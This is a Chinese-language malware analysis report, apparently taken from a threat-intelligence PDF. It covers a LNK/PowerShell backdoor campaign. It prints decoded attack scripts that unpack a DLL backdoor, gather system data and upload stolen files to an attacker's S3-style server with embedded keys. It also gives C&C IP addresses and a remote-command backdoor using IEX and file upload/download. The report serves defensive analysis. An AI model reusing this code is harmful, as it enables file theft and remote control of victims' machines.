
文件最后一行经过 Base64 编码，解码后的数据为[压缩包+PowerShell 脚本]的形式：





```
00125490  3C 70 D2 B2 AB 42 49 40  69 60 D1 B0 96 38 CA BF  <pÒ²«BI@i`Ñ°·8Ê¿
001254A0  47 FF 1F 2D 6A 6F 69 6E  28 28 39 31 2C 31 30 35  Gÿ.-join((91,105
001254B0  2C 31 31 31 2C 34 36 2C  31 30 32 2C 31 30 35 2C  ,111,46,102,105,
001254C0  31 30 38 2C 31 30 31 2C  39 33 2C 35 38 2C 35 38  108,101,93,58,58
001254D0  2C 31 31 39 2C 31 31 34  2C 31 30 35 2C 31 31 36  ,119,114,105,116
001254E0  2C 31 30 31 2C 39 37 2C  31 30 38 2C 31 30 38 2C  ,101,97,108,108,
001254F0  39 38 2C 31 32 31 2C 31  31 36 2C 31 30 31 2C 31  98,121,116,101,1
00125500  31 35 2C 34 30 2C 33 34  2C 33 36 2C 31 30 31 2C  15,40,34,36,101,
00125510  31 31 30 2C 31 31 38 2C  35 38 2C 31 31 36 2C 31  110,118,58,116,1
00125520  30 39 2C 31 31 32 2C 39  32 2C 31 30 35 2C 38 37  09,112,92,105,87
00125530  2C 38 38 2C 38 36 2C 31  30 33 2C 34 36 2C 37 39  ,88,86,103,46,79
00125540  2C 33 34 2C 34 34 2C 39  31 2C 39 39 2C 31 31 31  ,34,44,91,99,111
00125550  2C 31 31 30 2C 31 31 38  2C 31 30 31 2C 31 31 34  ,110,118,101,114
00125560  2C 31 31 36 2C 39 33 2C  35 38 2C 35 38 2C 31 30  ,116,93,58,58,10
00125570  32 2C 31 31 34 2C 31 31  31 2C 31 30 39 2C 39 38  2,114,111,109,98
00125580  2C 39 37 2C 31 31 35 2C  31 30 31 2C 35 34 2C 35  ,97,115,101,54,5
00125590  32 2C 31 31 35 2C 31 31  36 2C 31 31 34 2C 31 30  2,115,116,114,10
001255A0  35 2C 31 31 30 2C 31 30  33 2C 34 30 2C 34 30 2C  5,110,103,40,40,
001255B0  31 30 33 2C 39 39 2C 33  32 2C 33 36 2C 39 37 2C  103,99,32,36,97,
001255C0  31 32 34 2C 31 31 35 2C  31 30 31 2C 31 30 38 2C  124,115,101,108,
001255D0  31 30 31 2C 39 39 2C 31  31 36 2C 33 32 2C 34 35  101,99,116,32,45
001255E0  2C 31 30 38 2C 33 32 2C  35 30 2C 31 32 34 2C 31  ,108,32,50,124,1
```


将最后的 PowerShell 脚本解密后如下（名称为 ps_start）：



```
[io.file]::writeallbytes("$env:tmp\iWXVg.O",[convert]::frombase64string((gc $a|select -l 2|select -f 1)));
expand /f:* "$env:tmp\iWXVg.O" "$env:tmp\";
del -force "$env:tmp\iWXVg.O";
If(test-path $env:tmp\iWXVg){del -force -recurse "$env:tmp\iWXVg"}rni -force "$env:tmp\tmp" "iWXVg";
md -force "$env:AppData\WinRAR";
mv -force "$env:tmp\iWXVg\Rar.exe" "$env:AppData\WinRAR\";
mv -force "$env:tmp\iWXVg\beoql.g" "$env:tmp\..\";
If((test-path "$env:AppData\WinRAR\Rar.exe") -eq $false){exit}If($a.fullname.startswith($env:tmp)){del -force -recurse ("$env:tmp\"+$a.basename);
rni -force "$env:tmp\iWXVg" $a.basename;
Invoke-item ("$env:tmp\"+$a.basename+"\")}Else{del -force $a;
md -force $a.basename;
mv -force "$env:tmp\iWXVg\*" $a.basename;
del -force -recurse "$env:tmp\iWXVg";
Invoke-item "$($a.basename)\"}If(test-path $env:tmp\backups){If(((get-date)-(get-item $env:tmp\backups).LastAccessTime).totalminutes -le 60){exit}del -force -recu
Function ig3($r){[system.gc]::collect();
$3=[System.Net.WebRequest]::Create($r.Uri1);
$3.proxy=$Null;
$3.keepalive=$False;
$3.Method=$r.Method1;
If($r.Header2.count){foreach($w in $r.Header2.getenumerator()){If($w.name){$3.Headers.Add($w.name, $w.value)}}}$3.AllowAutoRedirect = $False;
$3.ContentLength=$r.Body.Length;
$e=$3.GetRequestStream();
$e.Write($r.Body,0,$r.Body.Length);
$5=$3.GetResponse();
If($r.GData){$2=$5.GetResponseStream();
$v=New-Object System.IO.StreamReader $2;
$p=$v.ReadToEnd()}If($5 -ne $Null){$5.close()}If($3 -ne $Null){$3.abort()}If($r.GData){return ($5.statuscode,([xml]$p).InitiateMultipartUploadResult.UploadId)}ret
$0.key = $s;
$p = $0.ComputeHash([Text.Encoding]::utf8.GetBytes($2));
return $p}Function zn8($2){$4 = [Security.Cryptography.HashAlgorithm]::Create("SHA256");
$i = [Text.Encoding]::utf8.GetBytes($2);
$b = $4.ComputeHash($i);
return -Join ($b | % {"{0:x2}" -f $_})}Function a53($u){$t='/';
If($u.DIRNAME){$t+="$($u.DIRNAME)/"}If($u.FILENAME){$t+=$u.FILENAME}$z='';
($u.CANON_HEAD.keys|sort)|%{$z+="$($_):$($u.CANON_HEAD[$_])`n"};
$q="$($u.METHOD)`n$t`n$($u.QUERYS)`n$z`n$($u.SIGNHEAD)`n$($u.BODY_SIG)";
return "AWS4-HMAC-SHA256`n$($u.ISODATE)`n$($u.DATE)/$($u.REGION)/s3/aws4_request`n$(zn8 $q)"}Function e77($u){$x = um5 ([Text.Encoding]::utf8.GetBytes("AWS4$('A'*
$x = [convert]::frombase64string('r1T3a/m9WKDE+cwE9uI0ORlnwGyRZ+6sNja3Dfcu/DI=');
$r = um5 $x $u.REGION;
$e = um5 $r "s3";
$x = um5 $e "aws4_request";
$p = um5 $x $u.CANON_REQ;
return -join ($p|%{"{0:x2}" -f $_})}Function ul3($u,$x,$m){$u.ISODATE='20180416T025646Z';
$u.DATE=$u.ISODATE.split('T')[0];
$u.CANON_HEAD=@{"host"=$u.HOSTURL;
"x-amz-content-sha256"=$u.BODY_SIG;
"x-amz-date"=$u.ISODATE};
If($u.FileMD5){$u.CANON_HEAD.add('content-md5',$u.FileMD5)}$u.SIGNHEAD=($u.CANON_HEAD.keys|sort) -join ';
```

ps_start

被解密后的 LNK 文件最后一行中的 PowerShell 脚本中的 ps_start 会被首先执行，该 PowerShell 脚本主要用于解压出后续的压缩包，并继续运行其中的脚本，同时压缩包包含了相应的文件窃取模块，如下图所示脚本通过[convert]::frombase64string((gc $a|select -l 2|select -f 1)));以 Base64 解密出对应的压缩包文件，之后使用 Rundll32 加载其中 beoql.g 后门文件（加载函数为 DllRegister），同时将一段 PowerShell 脚本作为参数传入，该 PowerShell 命名为 ps_loader：



压缩包解压后包含名为 beoql.g 的 DLL 后门、合法的 Rar.exe 压缩工具、以及真实呈现给用户的诱惑性 DOC 文档：

脚本会尝试访问以下 3 个 IP 地址，以确保 C&C 存活：

159.65.127.93

139.59.238.1

138.197.142.236

```
[System.Net.ServicePointManager]::DefaultConnectionLimit = 50;
$v = 1;
[System.Net.ServicePointManager]::ServerCertificateValidationCallback = {$true};
$y = (hostname) + "_" + (get-date -format yyyyMMddhhmmss) + "_zhengyi5";
$n = (Get-Date -Format yyyyMMddhhmmss) + "`r`n";
$c = 'http://159.65.127.93;http://139.59.238.1;http://138.197.142.236';
$q = $c.split(";
");
$3 = $q.length;
$w = 0;
$t = "";
while ($w -lt $3) {try {$2 = [System.Net.WebRequest]::Create($q[$w]);
    $t += $w.ToString();
    $8 = $2.GetResponse();
    $t += " OK`r`n"}catch {$t += " BAD!`r`n"}$w += 1}$t += "systeminfo:`r`n" + (systeminfo) + "`r`n";
```

若确认 C&C 存活，则通过命令行收集系统的基本信息：

命令	描述
Ipconfig /all	IP 地址信息
Netstat -a	相关网络连接信息
Arp -a	ARP table 信息
Desktop files	桌面文件
programfiles	Programfiles 文件
Programfiles x86	Programfiles 文件

脚本获取基本信息后，再通过 Rar.exe 压缩为 start.rar 文件，之后使用 RSA 算法加密一个随机字符串 e，秘钥如下：

```
<RSAKeyValue><Modulus>3w2Aa8octWRTs8/FhG9TxNHVOK+7L4RpX1iHY5mCkqbWwIomgpsEGvFqN3C9P1G/Yu+FV29BSlWHI6cUd7d8OK6AJD6vdF6uvoITVEsvPCkhwypZ+gbjkDirLGHI6wtTD4FF0X+EH7S6xBGqSHbOg+abDS3KIkMkwIzx5vhlbCUkckJFj31zmapLGIn4nTWybfP4nAhMuGGGvamXyQ+y4rrqTUPm1vU0GQh1zT2J9Ce204WubUlyhMMIhvAeOQ0TMKEVoCdU9yrRfj1rc36HYCO/RysGpKfx+mGcIWvPBXywXFuxEiGSqkk4jCf7Gh3eehfa98gmYuYChRP6CtoL8Q==</Modulus><Exponent>AQAB</Exponent></RSAKeyValue>
```

该随机字符串为之后上传文件的 RAR 加密密码，脚本会将该加密后的字符保存成 id.rar 文件，并通过函数 pv9 上传 start.rar 及 id.rar 文件到攻击者的云服务器中：

最后脚本会遍历系统中指定的后缀文件（jpg,txt,eml,doc,xls,ppt,pdf,wps,wpp,et，只获取 180 天以内的文件），继续使用 Rar.exe 压缩获取的指定文件，密码为之前生成的变量 e：

而函数 pv9 会将对应的 RAR 文件通过 AWS S3 存储协议上传到一个网上的云服务商的地址：0123.nyc3.digitaloceanspaces.com，代码中包含的 ACCESS_KEY 和 SECRET_KEY 疑似亚马逊 S3 云服务存储协议所使用的相关 KEY 信息：

```
4 references
Function pv9($8, $w, $k) {$u = @{METHOD = 'POST';
HOSTURL = '0123.nyc3.digitaloceanspaces.com';
ACCESS_KEY = 'FCQS4WS5OHLV24ULGT2R';
SECRET_KEY = 'DIGITALSCRKEY';
REGION = 'nyc3';
DIRNAME = $w;
FILENAME = $k.tostring() + $8.extension};
$s = $False;
$q = $False;
try {$z = New-Object System.IO.FileStream $8.fullname, 'Open';
If ($z.Length -gt 5Mb) {$q = $True;
    $e = New-Object System.Xml.XmlDocument;
    $w = $e.Createelement('CompleteMultipartUpload');
$u.QUERYS = 'uploads=';
$u.BODY_SIG = zn8 '';
$g = ul3 $u '' $True;
$9 = ig3 $g;
$x = [int]$9[0];
```


Amazon S3 相关介绍：

样本中使用该协议不过是添加一些跟服务端协商的请求头，请求头的 value 是用 AWS s3 V4 签名算法算出来的，一个标准的请求头如下所示:

```
-------------------------请求头-------------------------
PUT /test/IMG_20170519_165644_1.jpg HTTP/1.1
Content-MD5: 6PN5Zj06z+D5UkSG1ZxhNA==
x-amz-decoded-content-length: 2566214
x-amz-content-sha256: STREAMING-AWS4-HMAC-SHA256-PAYLOAD
Content-Type: image/jpeg
X-Amz-Date: 20170522T024116Z
User-Agent: aws-sdk-android/2.4.2 Linux/3.10.86-g6be8ceb Dalvik/2.1.0/0 zh_CN TransferService/2.4.2
aws-sdk-retry: 0/0
Accept-Encoding: identity
aws-sdk-invocation-id: 148858f7-e319-4578-b9f8-1b220f6af380
Authorization: AWS4-HMAC-SHA256 Credential=1NASK80UU8SNMPK48PEW/20170522/us-east-1/s3/
aws4_request,SignedHeaders=content-md5;host;x-amz-content-sha256;x-amz-date;x-amz-decoded-content-length,Signature=db4e0abd4290730ed6fd27867d2fa342942372b88f1b5ad49b113ab9c77d6cc9
Content-Length: 2568100
Host: www.baidu.com
Connection: Keep-Alive
```

一次通信流程由上图代码红框中的函数 ul3 和 ig3 完成，其中 ul3 用于配置生成对应的请求头，ig3 完成文件的上传。而 ul3 中用于封装请求，aws3 对应的请求头如下图为其中的$9，其中


一个重要的参数为 Signature，由函数 a53，e77 共同生成，之后$9 会封装到$g 中，$g 作为最终的请求头返回：




最终完成上传文件：

ps_loader


ps_start 中加载执行 DLL 后门后会从内置的三个 IP 地址中选择一个作为 C&C，再次下载一段 PowerShell，此处称之为 ps_loader：



ps_loader 会首先生成用于请求的对应的 us 及 Cookie 字段，具体请求如下所示，可以看到返回的数据是一系列的十进制字符：



接着对返回数据进行简单的初始化后，通过函数 sj8 对数据进行解密，可以看到攻击者使用了 whatthefuckareyoudoing 这个极富外国色彩的调侃俚语作为秘钥：



解码后的内容也是一段 PowerShell，此处命名为 ps_backdoor，ps_backdoor 会调用其对应的函数 ROAGC：

ps_backdoor

ps_backdoor 脚本为一段 PowerShell 后门，其主功能函数 ROAGC 的各参数对应的含义为：

参数 1：周期，此处为 10

参数 2：id，此处为 zhengyi5

参数 3：IP/Port 二元组

参数 4：对应加密 KEY

参数 5：对应的 MAC 地址

```
function ROAGC{
    param([int]$interval,$id,$ip_port_arr,$key,$mac)
    $global:codepage = ''
    $global:ID = $id
    $ip_index = 0
    $global:key = $key
    $global:mac = $mac
    $cp = [System.Text.Encoding]::Default.EncodingName
    $ip_num = $ip_port_arr.length
```

分析显示后门支持以下命令：

命令	描述
rs	执行 CMD 命令
up	上传文件
dw	下载文件

```
        foreach ($cmd in $cmd_arr){
            $cmd_spl = $cmd.split("#")

            $cmd_type,$argv,$taskID = $cmd_spl[0],$cmd_spl[1],$cmd_spl[2]
            switch ($cmd_type) {

                "rs" {
                    $cmd_spl = $argv -split " ",2
                    Invoke-ShellCommand $cmd_spl[0] $cmd_spl[1] $taskID
                }


                "up" {upload-file $argv $taskID}


                "dw" {download-file $argv $taskID}
                default {

                "wrong input"
                }
            }
            Start-Sleep -s 1
            $repeat_count = 10
        }
        if ($response -ne $NULL) {$response.close()}

    }
}
```

该脚本还支持 CMD 命令功能，除了 Windows 外，还支持 Linux 下的命令执行：

命令	描述
ls/dir	目录操作
mv/move/copy/cp/rm/del/rmdir	文件操作
cd	
Ipconfig/ifconfig	网络相关
ps/tasklist	进程信息获取
whoami/getuid	用户信息获取
rteboot/restart	开关机


```
function Invoke-ShellCommand {
    param($cmd, $cmdargs="",[String]$tk_id)

    if ($cmdargs -like "*`\\*") {
        $cmdargs = $cmdargs -replace "``\\","FileSystem::``\"
    }
    elseif ($cmdargs -like "*\\*") {
        $cmdargs = $cmdargs -replace "\\\\","FileSystem::\\"
    }
    $output = ''
    try{
        if ($cmd.ToLower() -eq 'shell') {

            if ($cmdargs.length -eq '') { $output = 'no shell command supplied' }
            else { $output = IEX "$cmdargs" }
            $output += "`n`r..Command execution completed."
        }
        else {
            switch -exact ($cmd) {
                '(ls|dir)' {
                    "dir"
                    if ($cmdargs.length -eq "") {
                        $output = Get-ChildItem -force | select lastwritetime,length,name
                    }
                    else {
                        try{
                            $output = IEX "$cmd $cmdargs -Force -ErrorAction Stop | select lastwritetime,length,name"
                        }
                        catch [System.Management.Automation.ActionPreferenceStopException] {
                            $output = "[!] Error: $_ (or cannot be accessed)."
                        }
                    }
                }
                '(mv|move|copy|cp|rm|del|rmdir)' {
                    if ($cmdargs.length -ne "") {
                        try {
                            IEX "$cmd $cmdargs -Force -ErrorAction Stop"
                            $output = "executed $cmd $cmdargs"
                        }
                        catch {
                            $output=$_.Exception;
                        }
```

上传下载的通信流量通过 AES 进行了处理，KEY 为 ps_loader 中传入的 Dqd6lfRDcXK2KxIFDqU1S/MMyxGJ7qPIwM/xZe0R6Ps=：

```
function upload-file{
    param([String]$filepath,[String]$tk_id)

    try{

        $filepath
        $filepath = [System.Environment]::ExpandEnvironmentVariables($filepath)
        $f = Get-Item $filepath
        if ($f.Name.length -eq 0){throw [System.IO.FileNotFoundException] "$file not found."}

        Protect-File $filepath -Algorithm AES -KeyAsPlainText $global:key
```

3.持久化

ps_start 脚本会使用 Rundll32.exe 加载执行样本中解压出来的 beoql.g 后门文件，该 DLL 为一个实现恶意代码持久化加载的模块，用于加载 ps_loader，并通过修改 LNK 文件来实现持久化，其导出的函数如下所示：



Name	Address	Ordinal
DllEntry	6B8D1660	1
DllRegister	6B8D19C0	2
DllInstall	6B8D3E40	3
DllCanUnload	6B8D3F10	4
DllUninstall	6B8D3F00	5
DllSetClassObject	6B8D3B90	6
DllUnsetClassObject	6B8D3CF0	7
DllCopyClassObject	6B8D3990	8
DllEntryPoint	6B8D5B4F	[main entry]


通过分析，DLL 具体函数功能如下：

函数	功能
DllEntry	用于启动 PowerShell
DllRegister	初始函数，用于保存传入的 PowerShell，调用 DllEntry 启动 PowerShell，调用 DllInstall 生成并启动用于修改系统 LNK 文件的 BAT 脚本
DllInstall	生成并启动用于修改系统 LNK 文件的 BAT 脚本
DllCanUnload	
DllSetClassObject	被 BAT 脚本调用用于修改 LNK 文件
DllUnsetClassObject	还原 LNK 文件
DllCopyClassObject	被 BAT 脚本调用用于拷贝 LNK 文件到临时目录下
DllEntryPoint	Dll 入口

另外，ps_start 中会直接调用该 DLL 的导出函数 DllRegister，参数为对应的 ps_loader 脚本，函数首先会将 ps_loader 加密保存为 beoql.g.ini，之后调用 DllEntry 和 fun_Callinstall：

